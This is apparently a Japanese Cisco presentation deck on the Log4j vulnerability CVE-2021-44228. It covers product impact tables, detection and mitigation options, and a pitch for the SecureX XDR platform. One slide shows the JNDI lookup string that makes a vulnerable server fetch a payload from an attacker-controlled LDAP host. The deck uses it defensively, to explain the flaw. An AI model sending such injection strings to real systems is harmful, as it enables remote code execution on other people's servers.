“緊急追加！Log4jのシスコ製品対応と防御例”
ゼロトラスト戦略を実現するプラットフォームXDRーその具体的な活用方法

クラウドベース統合可視化 & レスポンス

シスコシステムズ合同会社　セキュリティ事業
アーキテクト/エバンジェリスト　木村滋

cisco Engage

cisco

Agenda


- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

Apache Log4j 脆弱性 (2021/12/16 現在)

Log4j

- Apache Foundation のオープンソースロギングライブラリ
- セキュリティおよびパフォーマンス情報をログに記録するために、さまざまなコンシューマーおよびエンタープライズサービス、Webサイト、アプリケーション、およびオペレーショナルテクノロジー製品で非常に広く使用されてる


Log4j の脆弱性 (CVE-2021-44228)




- 2.15.0より前のすべてのLog4j2バージョンに影響
- 重大なリモートコード実行 (RCE) の脆弱性
- Apache Log4j2 JNDI機能は、攻撃者によって制御されたLDAPおよびその他のJNDI関連エンドポイントに対して保護されない
- 認証されていないリモートアクターは、この脆弱性を悪用して、影響を受けるシステムを制御する可能性がある

本スライドの内容は以下公式情報から引用しています
Cisco Security Advisories : A Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd
Cybersecurity & Infrastructure Security Agency : Apache Log4j Vulnerability Guidance
https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance

Apache Log4j 脆弱性 (2021/12/16 現在)



Java Naming and Directory Interface (JNDI)



$ {jndi:ldap:// attacker_controled_website / payload_to_be_executed} CVE-2021-44228

本スライドの内容は以下公式情報から引用しています
Cisco Talos Blog : Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
Why the Log4j Vulnerability is so Serious
Author : Vinny Parla - Principal Architect / Manager - Office of the Security CTO at Cisco

Apache Log4j 脆弱性 (2021/12/16 現在)

Log4j の脆弱性の対策

- 既存環境を Apache Log4j バージョン2.16.0 へ更新
  - Apache Log4j バージョン2.15.0 への CVE-2021-44228 の修正が可能, ただし不完全
  - Apache Log4j バージョン2.15.0 において CVE-2021-45046 の脆弱性が判明している
  - 特定の構成においてJNDI検索パターンで不正な入力データを作成しDOS攻撃か可能になる
- Apache Log4j バージョン2.16.0 の変更点
  - Default で JNDI ルックアップを Disable に変更
  - メッセージルックアップのサポートが削除

本スライドの内容は以下公式情報から引用しています
Cisco Talos Blog : Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
Cybersecurity & Infrastructure Security Agency : Apache Log4j Vulnerability Guidance
https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance

Agenda

- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

Cisco 製品の対応状況 (2021/12/16 現在)

- A Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021 (本脆弱性対応の公式文書)
  - https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd

- シスコ製品に影響を与えるApache Log4jライブラリの脆弱性：2021年12月 (上記情報の非公式日本語翻訳)
  - https://www.cisco.com/c/ja_jp/support/docs/csa/2021/cisco-sa-apache-log4j-qRuKNEbd.html
  - 日本語による情報は、英語による原文の非公式な翻訳であり、英語原文との間で内容の齟齬がある場合には、英語原文が優先します。

Cisco Security Advisory

A Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021

Critical

Advisory ID:	cisco-sa-apache-log4j-qRuKNEbd	CVE-2021-44228	Download CVRF
First Published:	2021 December 10 18:45 GMT	CWE-20	Email
Last Updated:	2021 December 14 23:57 GMT		
Version 1.14:	Interim		
Workarounds:	No workarounds available		
CVSS Score:	Base 10.0		

Summary

On December 9, 2021, the following vulnerability in the Apache Log4j Java logging library affecting all Log4j2 versions prior to 2.15.0 was disclosed:

> CVE-2021-44228: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints

For a description of these vulnerabilities, see the Fixed in Log4j 2.15.0 section and the of the Apache Log4j Security Vulnerabilities page.

To help detect exploitation of this vulnerability, Cisco has released Snort rules at the following location: Talos Rules 2021-12-13

This advisory will be updated daily around the following times: 1500 UTC/10:00 AM ET, 1900 UTC/2:00 PM ET, 2300 UTC/6:00 PM ET.

This advisory is available at the following link:
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd

Affected Products

Cisco is investigating its product line to determine which products may be affected by this

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the Security Vulnerability Policy. This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications

Subscribe

Action Links for This Advisory

Snort Rule 58722
Snort Rule 58723
Snort Rule 58724
Snort Rule 58725
Snort Rule 58726
Snort Rule 58727
Snort Rule 58728
Snort Rule 58729
Snort Rule 58730

Products Confirmed Not Vulnerable

Cisco is investigating its product line to determine which products may be affected by this vulnerability. This section will be updated as information becomes available.

Any product not listed in the Products Under Investigation or Vulnerable Products section of this advisory is to be considered not vulnerable. Because this is an ongoing investigation, be aware that products that are currently considered not vulnerable may subsequently be considered vulnerable as additional information becomes available.

Cisco has confirmed that this vulnerability does not affect the following Cisco products:

Collaboration and Social Media

- Cisco SocialMiner

Endpoint Clients and Client Software

- Cisco AnyConnect Secure Mobility Client
- Cisco Jabber Guest
- Cisco Webex App

Meraki Products

- Cisco Meraki GO Series
- Cisco Meraki MR Series
- Cisco Meraki MS Series
- Cisco Meraki MT Series
- Cisco Meraki MV Series
- Cisco Meraki MX Series
- Cisco Meraki System Manager (SM)
- Cisco Meraki Z-Series

Network Application, Service, and Acceleration

- Cisco Cloud Services Platform 2100
- Cisco Cloud Services Platform 5000 Series
- Cisco Extensible Network Controller (XNC)
- Cisco Nexus Data Broker
- Cisco Tetration Analytics

Cisco 製品の対応状況 (2021/12/16 現在)

- シスコは、この脆弱性の影響を受ける可能性のある製品を特定するために、自社製品群を調査しています。調査の進捗に応じて、影響を受ける製品に関する情報をこのアドバイザリに掲載します
- 「 Vulnerable Products 」セクションには、影響を受ける各製品のシスコ バグ ID が記載されています。このバグは、Cisco Bug Search Tool からアクセスでき、回避策（利用可能な場合）や修正されたソフトウェア リリースなど、プラットフォーム固有の追加情報が含まれています
- このアドバイザリの「Products Under Investigation」または「Vulnerable Products」のセクションに記載されていない製品は、脆弱性がないとみなされます。この勧告は現在進行中の調査であるため、現在脆弱性がないと考えられている製品でも、追加情報が得られれば、その後脆弱性があると考えられる可能性があることにご注意ください
- ※ Advisory情報は1日の間に3回更新されていますので、最新情報はご確認ください

Cisco 製品の対応状況 (2021/12/16 現在)

- 「 Vulnerable Products 」(影響を受ける製品)　　：57 製品
- 「Products Under Investigation」(調査中製品)　：25 製品
- 「Products Confirmed Not Vulnerable」(影響無し)　　：121 製品

Product	Cisco Bug ID	Fixed Release Availability
Collaboration and Social Media		
Cisco Webex Meetings Server	CSCwa47283	CWMS-3.0MR4SP2 (14 Dec 2021) CWMS-4.0MR4SP2 (14 Dec 2021)
Endpoint Clients and Client Software		
Cisco CX Cloud Agent Software	CSCwa47272	1.12.1 (Available)
Network Application, Service, and Acceleration		
Cisco Nexus Insights	CSCwa47284	
Network and Content Security Devices		
Cisco Advanced Web Security Reporting Application	CSCwa47278	
Cisco Firepower Threat Defense (FTD) managed by Firepower Device Manager (FDM)	CSCwa46963	
Cisco Identity Services Engine (ISE)	CSCwa47133	

Cisco SecureX	Not vulnerable
Cisco Security Management Platform with Email Security	Under investigation
Cisco ServiceGrid	Not vulnerable
Cisco Smart Net Total Care	Under investigation
Cisco Umbrella DNS	Remediated
Cisco Umbrella SIG	Remediated
Cisco Unified Communications Manager Cloud Commercial	Under investigation
Cisco Unified Communications Manager Cloud for Government	Under investigation
Cisco Webex Calling	Remediated
Cisco Webex Cloud-Connected UC	Remediated
Cisco Webex Contact Center Customer Journey Platform	Under investigation
Cisco Webex Experience Management	Not vulnerable
Cisco Webex Meetings	Remediated
Cisco Webex Messaging	Remediated
Duo Security Duo Security for Government	Remediated Remediated
eSIM Flex	Remediated
IMmobile - Webex Contact Center Integration	Under investigation
Meraki	Not vulnerable
ThousandEyes	Remediated

Network Management and Provisioning		
Cisco CloudCenter Cost Optimizer	CSCwa48074	
Cisco CloudCenter Suite Admin	CSCwa47349	
Cisco CloudCenter Workload Manager	CSCwa47350	
Cisco Common Services Platform Collector	CSCwa47271	
Cisco Crosswork Data Gateway	CSCwa47257	
Cisco Crosswork Platform Infrastructure	CSCwa47367	
Cisco Crosswork Zero Touch Provisioning	CSCwa47259	
Cisco DNA Assurance	CSCwa47321	
Cisco Data Center Network Manager (DCNM)	CSCwa47291	12.0(2d) (23 Dec 2021) 12.0(1a) (23 Dec 2021) 11.5(3) (23 Dec 2021) 11.5(2) (23 Dec 2021) 11.5(1) (23 Dec 2021) 11.4(1) (23 Dec 2021) 11.3(1) (23 Dec 2021) 11.2(1) (23 Dec 2021) 11.1(1) (23 Dec 2021) 11.0(1) (23 Dec 2021)
Cisco Evolved Programmable Network Manager	CSCwa47310	
Cisco Intersight Virtual Appliance	CSCwa47304	1.0.9-361 (20 Dec 2021)
Cisco IoT Operations Dashboard	CSCwa47646	
Cisco Network Services Orchestrator (NSO)	CSCwa47342	nso-5.3.5.1 (17 Dec 2021) nso-5.4.5.2 (17 Dec 2021) nso-5.5.4.1 (17 Dec 2021) nso-5.6.3.1 (17 Dec 2021)
Cisco Nexus Dashboard (formerly Cisco Application Services Engine)	CSCwa47299	2.1.2 (7 Jan 2022)
Cisco Prime Service Catalog	CSCwa47347	
Cisco WAN Automation Engine (WAE)	CSCwa47369	
Routing and Switching - Enterprise and Service Provider		
Cisco DNA Center	CSCwa47322	
Cisco Network Assurance Engine	CSCwa47285	Fix ETA 23 Dec 2021
Cisco Optical Network Controller	CSCwa48793	
Cisco SD-WAN vManage	CSCwa47745	20.3.4.1 (18 Dec 2021) 20.6.2.1 (18 Dec 2021) 20.5.1.1 (18 Dec 2021) 20.4.2.1 (18 Dec 2021)

Product	Vulnerability Disposition
AppDynamics	Under investigation
Cisco Cloud Email Security	Not vulnerable
Cisco CloudLock	Remediated
CloudLock for Government	Remediated
Cisco Cognitive Intelligence	Not vulnerable
Cisco CX Cloud	Remediated
Cisco Defense Orchestrator	Not vulnerable
Cisco DNA Spaces	Affected
Cisco Industrial Asset Vision	Remediated
Cisco Intersight	Under investigation
Cisco IoT Control Center	Remediated
Cisco Kinetic for Cities	Affected
Cisco Managed Services Accelerator (MSX)	Affected
Cisco PX Cloud	Remediated
Cisco SD-WAN Cloud	Under investigation
Cisco SD-WAN vAnalytics	Remediated
Cisco Secure Application (integrated with AppDynamics)	Under investigation
Cisco Secure Cloud Analytics (formerly Cisco Stealthwatch Cloud)	Not vulnerable
Cisco Secure Cloud Insights (integrated with AppDynamics)	Under investigation
Cisco Secure Email Cloud Mailbox (formerly Cisco Cloud Mailbox Defense)	Not vulnerable
Cisco Secure Email Encryption Add-in	Under investigation
Cisco Secure Email Encryption Service (formerly Cisco Registered Envelope Service)	Not vulnerable
Cisco Secure Endpoint (formerly Cisco Advanced Malware Protection for Endpoints)	Not vulnerable
Cisco Secure Malware Analytics (formerly Cisco Threat Grid)	Not vulnerable

Unified Computing		
Cisco Integrated Management Controller (IMC) Supervisor	CSCwa47307	2.3.2.1 (22 Dec 2021)
Cisco UCS Director	CSCwa47288	6.8.2.0 (22 Dec 2021)
Voice and Unified Communications Devices		
Cisco BroadWorks	CSCwa47315	2021.11_1.162 (13 Dec 2021) ap381882 (15 Dec 2021)
Cisco Computer Telephony Integration Object Server (CTIOS)	CSCwa47273	12.6(1): 23 Dec 2021
Cisco Contact Center Domain Manager (CCDM)	CSCwa47383	12.5(1) (16 Dec 2021) 12.6(1) (16 Dec 2021)
Cisco Contact Center Management Portal (CCMP)	CSCwa47383	12.5(1) (16 Dec 2021) 12.6(1) (16 Dec 2021)
Cisco Emergency Responder	CSCwa47391	
Cisco Enterprise Chat and Email	CSCwa47392	12.0(1): 17 Dec 2021 12.5 (1) 17 Dec 2021 12.6(1): 17 Dec 2021
Cisco Finesse	CSCwa46459	12.5(1)ES09 (17 Dec 2021) 12.6(1)ES03 (17 Dec 2021)
Cisco Packaged Contact Center Enterprise	CSCwa47274	12.5(1): (20 Dec 2021) 12.0(1): (20 Dec 2021) 11.6(2): (20 Dec 2021) 12.6(1): (23 Dec 2021)
Cisco Paging Server	CSCwa47395	14.4.1 (20 Jan 2022)
Cisco Unified Communications Manager / Cisco Unified Communications Manager Session Management Edition	CSCwa47249	
Cisco Unified Communications Manager IM & Presence Service (formerly CUPS)	CSCwa47393	
Cisco Unified Contact Center Enterprise - Live Data server	CSCwa46810	11.6(1)23 (24 Dec 2021) 12.0(1)ES18 (24 Dec 2021) 12.5(1)ES13 (24 Dec 2021) 12.6(1)ES03 (17 Dec 2021)
Cisco Unified Contact Center Enterprise	CSCwa47273	12.6(1): 23 Dec 2021
Cisco Unified Contact Center Express	CSCwa47388	
Cisco Unified Intelligence Center	CSCwa46525	12.6(1)ES03 (17 Dec 2021)
Cisco Unified Intelligent Contact Management Enterprise	CSCwa47273	12.6(1): 23 Dec 2021
Cisco Unified SIP Proxy Software	CSCwa47265	10.2.1v2 (13 Jan 2022)
Cisco Unity Connection	CSCwa47387	
Cisco Virtualized Voice Browser	CSCwa47397	12.5(1) (23 Dec 2021) 12.6(1) (23 Dec 2021)
Video, Streaming, TelePresence, and Transcoding Devices		
Cisco Video Surveillance Operations Manager	CSCwa47360	7.14.4 (16 Dec 2021)

cisco Engage

Agenda

- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

Cisco 製品での緩和策 (脅威検知とブロック)

- Cisco Secure Endpoint (旧 AMP for Endpoints) : EDR/EPP
  - 本件に関するマルウェアの実行を防ぐのに最適
  - 2種類のClamAVシグネチャも公開：Java.Exploit.CVE_2021_44228-9914600-1 and Java.Exploit.CVE_2021_44228-9914601-1.
- Cisco Secure Email (旧 Cisco Email Security / ESA) : Email セキュリティ
  - 脅威アクターから送信された脆弱性を利用する悪意の Email キャンペーンから防御
- Cisco Secure Firewall / Secure IPS (Firepower) 及び Meraki MX : Firewall/IPS/UTM
  - Snort SIDを公開：58722-58744, 58751, 58784-58790, (Snort 3 の場合) 300055-300058
  - アウトバウンドトラフィック制御
- Cisco Umbrella : SASE/SIG/SWG/DNS Security
  - 企業ネットワークの内外を問わず、悪意のある外部ドメイン・IP・URLへの接続をブロック
- Cisco AppDynamics Secure Application : Runtime Applications Self-Protection
  - Java Application Runtime での脆弱性検知と脆弱性利用時の攻撃防御

本スライドの内容は以下公式情報から引用しています
Cisco Talos Blog : Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html?m=1&fbclid=IwAR35bUYLqD5dfp1jNOt2RMyC8-n5IBXNHbSm8-fvPCxeLvrPegUHBUuOUe4

Cisco 製品での緩和策 (強化策)

- Cisco Kenna Security：**リスクベース脆弱性管理** (RBVA)
  - 自社における脆弱性の把握、特にお客様環境における重要度を機械学習によって判別し脆弱性対処の洞察を提示
- Cisco Secure Malware Analytics (旧Thread Grid)：Sandbox
  - 悪意のあるバイナリを特定し検知防御
  - すべてのCisco Secure製品に保護機能を組み込み保護機能を強化
- Radware **クラウドWAFサービス**：Web Application Firewall
  - WAFにおける緩和策。ラドウェア社のクラウドWAFサービスをシスコがOEMで取り扱い
- Cisco SecureX：XDR
  - SecureXにより当該IOC情報における自社の状況を迅速に把握

本スライドの内容は以下公式情報から引用しています
Cisco Talos Blog：Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html?m=1&fbclid=IwAR35bUYLqD5dfp1jNOt2RMyC8-n5lBXNHbSm8-fvPCxeLvrPegUHBUuOUe4

Apache Log4j 脆弱性 – Cisco情報

- Cisco Japan Blog – Talos Blog 日本語翻訳
  - https://gblogs.cisco.com/jp/2021/12/apache-log4j-rce-vulnerability/
- Cisco Japan Blog – Firewall Threat Defense (FTD) での CVE-2021-44228 (Log4j の脆弱性) の検知
  - https://gblogs.cisco.com/jp/2021/12/ftd-snort-log4j/
- Cisco Japan Blog – Cisco Secure Application による Log4Shell 脆弱性の検知
  - https://gblogs.cisco.com/jp/2021/12/detect-log4shell-with-cisco-secure-application/

日本語

- Cisco Talos Blog : Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
  - https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
- Cisco Security Alert
  - https://www.cisco.com/c/en/us/solutions/security/secure-alert.html
- Kenna Security : Customer Advisory: Protecting Against Apache Log4j
  - https://www.kennasecurity.com/blog/customer-advistory-protecting-aganist-apache-log4j-vulnerability/
- Cisco Blog – Protecting against Log4j with Secure Firewall & Secure IPS
  - https://blogs.cisco.com/security/protecting-against-log4j-with-secure-firewall-secure-ips?dtid=osoblg000513
- Cisco Blog – App Dynamics : Log4j Developer Response
  - https://blogs.cisco.com/developer/log4jdevresponse01


Agenda

- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

CISO はサイバーセキュリティリスクの効率的管理が必要であると考えている

組織の SOC 管理者はチームの効率性を改善したいと考えている


効率的かつ効果的にリスクを軽減しながら、
サイバーセキュリティ対策を強化したい



スタッフをより価値の高い活動に集中させたい、そのために、
時間のかかる調査作業を短縮したい

セキュリティベンダーを効率的に管理しながら、
サイバーセキュリティの能力を向上させたい

今直面しているセキュリティオペレーションの悪循環



新しい脅威の対応
伴う遅い対応

運用に携わる
タレント・人材
の不足

多すぎる運用対象
セキュリティ製品

統合、改善の
方策の欠如
時間の欠如

- 脅威の有効性の正しい把握
- オペレーションの有効性
- チームの生産性/モラル

"Best-of-Breed ≒ マルチベンダー採用" の運用の本質

小さな絵の積み重ねにより
大きな絵を見極める複雑性が存在

統合要素の無い単体製品の集合体は
複雑性と非効率性を生む

セキュリティオペレーションセンター（SOC）回転チェア問題

インシデントの本質調査とレスポンスはマニュアル

インシデント調査

修復、隔離、レスポンス

1. IOC / アラート

アラートの優先度

アラートの重複

2. 複数のコンソールでインシデントを調査

Product dashboard 1 | Product dashboard 2 | Product dashboard 3 | Product dashboard 4

担当者の壁

インシデントの本質調査

3. 複数のチームで連携して修復

Product dashboard 1 | Product dashboard 2 | Product dashboard 3 | Product dashboard 4


相関分析作業

作業品質

プレイブック

反復作業

人的タスク



cisco Engage

セキュリティオペレーションの課題に対し正しく取り組むアプローチが求められています！

簡素化

真のターンキー相互運用性
を備えた技術の統合

可視化

脅威の検出と調査にかかる時間
を短縮し、
コンテキストに応じた認識を維持

効率性

対応・修正時間を短縮し、
ワークフローを自動化により、
コストを削減、セキュリティを強化

cisco Engage

Agenda


- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

Cisco SecureX

無償 で利用可能! クラウドネイティブ な XDR プラットフォーム

ビルトインプラットフォーム エクスペリエンスを Cisco ポートフォリオで実現

SecureX | 2021年度のお客様推移



